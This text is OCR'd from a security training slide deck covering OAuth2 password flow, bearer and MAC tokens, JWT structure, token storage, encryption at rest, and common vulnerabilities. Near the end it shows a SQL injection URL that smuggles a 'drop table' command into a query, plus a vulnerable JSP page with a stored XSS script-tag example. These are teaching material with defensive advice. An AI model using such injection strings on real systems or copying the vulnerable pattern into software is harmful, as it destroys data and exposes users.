
- (A) Client is trusted to receive user (resource owner) credentials



```
     +----------+
     | Resource |
     |  Owner   |
     |          |
     +----------+
          v
          |    Resource Owner
         (A) Password Credentials
          |
          v
     +---------+                                  +---------------+
     |         |>--(B)---- Resource Owner ------->|               |
     |         |         Password Credentials     | Authorization |
     | Client  |                                  |     Server    |
     |         |<--(C)---- Access Token ---------<|               |
     |         |    (w/ Optional Refresh Token)   |               |
     +---------+                                  +---------------+
```


Figure 5: Resource Owner Password Credentials Flow

- (B) Client passes user credentials to authorization server



```
POST /token HTTP/1.1
Host: server.example.com
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
Content-Type: application/x-www-form-urlencoded

grant_type=password&username=johndoe&password=A3ddj3w
```

- (C) Client receives access token that has authorization information



```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Cache-Control: no-store
Pragma: no-cache

{
  "access_token":"2YotnFZFEjr1zCsicMWpAA",
  "token_type":"example",
  "expires_in":3600,
  "refresh_token":"tGzv3JOkF0XG5Qx2TlKWIA",
  "example_parameter":"example_value"
}
```


©2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved


NewTechWays

OAuth2

- Code Flow



- Password Flow



© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved


NewTechWays

OAuth2 Token Types

- Bearer Token
  - Any who has the token client can use it
  - Only Integrity Protection
  - Requires TLS for Confidentiality
- MAC Token (Holder-of-the-Key)
  - Integrity Protection and Data Origin Protection
    - A client for which this token was issued can only use it
  - Can work without TLS
    - Requires TLS for getting access token from auth server
  - Both client and server needs to possess a secret symmetric key
  - Auth server and Resource server agree on a token encryption key


```
{
"access_token":"mF_9.B5f-4.1JqM",
"token_type":"Bearer",
"expires_in":3600,
"refresh_token":"tGzv3JOkF0XG5Qx2TlKWIA"
}
```

Authorization: Bearer mF_9.B5f-4.1JqM



```
{
"access_token":"SlAV32hkKG",
"token_type":"mac",
"expires_in":3600,
"refresh_token":"8xLOxBtZp8",
"mac_key":"adijq39jdlaska9asud",
"mac_algorithm":"hmac-sha-256"
}
```

Authorization: MAC id="h480djs93hd8", ts="1336363200",nonce="dj83hs9s", mac="bhCQXTVymA9uKkPFx1zeOXM="




© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

JSON Web Tokens

- JSON based token specification
  - Compact and URL safe
- Carries information about
  - A subject or principal
  - The party that issued the assertion
  - When was it issued
  - When and where it can be used
- Format is
  - {Header}.{Payload}.{Signature}
  - Signature of Identity Provider
    - HS256 -> HMAC with SHA256
    - RS256 -> RSA with SHA256
- May or may not be encrypted
- Other alternative is SAML tokens



Encoded

```
eyJhbGciOiJIUzI1NiIsInR5c
CI6IkpXVCJ9.eyJzdWIiOiIxM
jM0NTY3ODkwIiwibmFtZSI6Ik
pvaG4gRG9lIiwiYWRtaW4iOnR
ydWV9.TJVA95OrM7E2cBab30R
MHrHDcEfxjoYZgeFONFh7HgQ
```

Decoded

```
{
  "alg": "HS256",
  "typ": "JWT"
}
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret
)
```

Header
Payload
Signature


© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Token Storage

- Web Clients
  - Browser Cookies
    - Can be made Http Only
      - Not accessible to Java Scripts
    - Vulnerable to CSRF attack
      - Web frameworks can prevent it
  - Browser Local Storage
    - Accessible to Java Scripts
      - Vulnerable to XSS
    - Should not be used
- Single Page Applications
  - No safe place to store tokens for SPA
    - Local storage is unsafe
  - Use username/password to authenticate and then store token temporarily in memory
- Mobile Applications
  - Mobile apps can use KeyChain on iOS and KeyStore on Android





© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved


Securing Data At Rest

- Hashed Passwords
  - Protects user passwords from leaking
- Transparent Data Encryption
  - Encryption of data on hard drive
  - Backups are protected
  - Data can be viewed through queries
- Client Data Encryption
  - Extra layer of security
  - Data cannot be viewed by queries
  - Queries cannot be used to filter or directly update data






ID	Name	SSN
1	Seth Vargo	123-45-6789
2	Armon Dadgar	987-65-4321
3	Andy Manoske	111-22-3333
4	Jeff Mitchell	222-33-4444



```
GqFLYS9oI03e4HSRKh5S7QKPQ7FytnxEkDNnhzx
mIwajbK7Nq3B9FdkT7LWWY9SWaydhA3EwBTNh+t
OrvPqKN9img0+/YQaRz5bS8lkURiKL1z9ONZ24z
```




ID	Name	SSN
1	Seth Vargo	zv5t35bs1pf
2	Armon Dadgar	sUuJVJxYPnU
3	Andy Manoske	lt07tLniS4H
4	Jeff Mitchell	GpioWSwAW5U

©2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

Securing a Software System



©2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved


NewTechWays

Common Vulnerabilities

SQL Injection

http://abc.com/products?category=Electronics’;drop table Products;--

select * from Products where
category=‘Electronics ’;drop table Products;--’
and visible=‘true’;




```
Use precompiled prepared statements which
accept parameters only by ? substitution
```

© 2021 NewTechWays

Copyright © 2021 newtechways.com All Rights Reserved

NewTechWays

Cross Site Scripting – XSS



```
<% String latestComment = Server.getLatestComment(); %>
<html>
   <h1>Latest comment</h1>
   <p><%= latestComment %></p>
</html>
```

Vulnerable Code

POST Request (Submit)
URL   -> http://abc.com/comment
Body -> Comment + <script> … </script>

Table: User_Comments

Comment1 Text
Comment 2 Text
…
CommentN <script> … </script>

Input Validation for Valid Input

http://abc.com/comment/latest

← **Response**

```
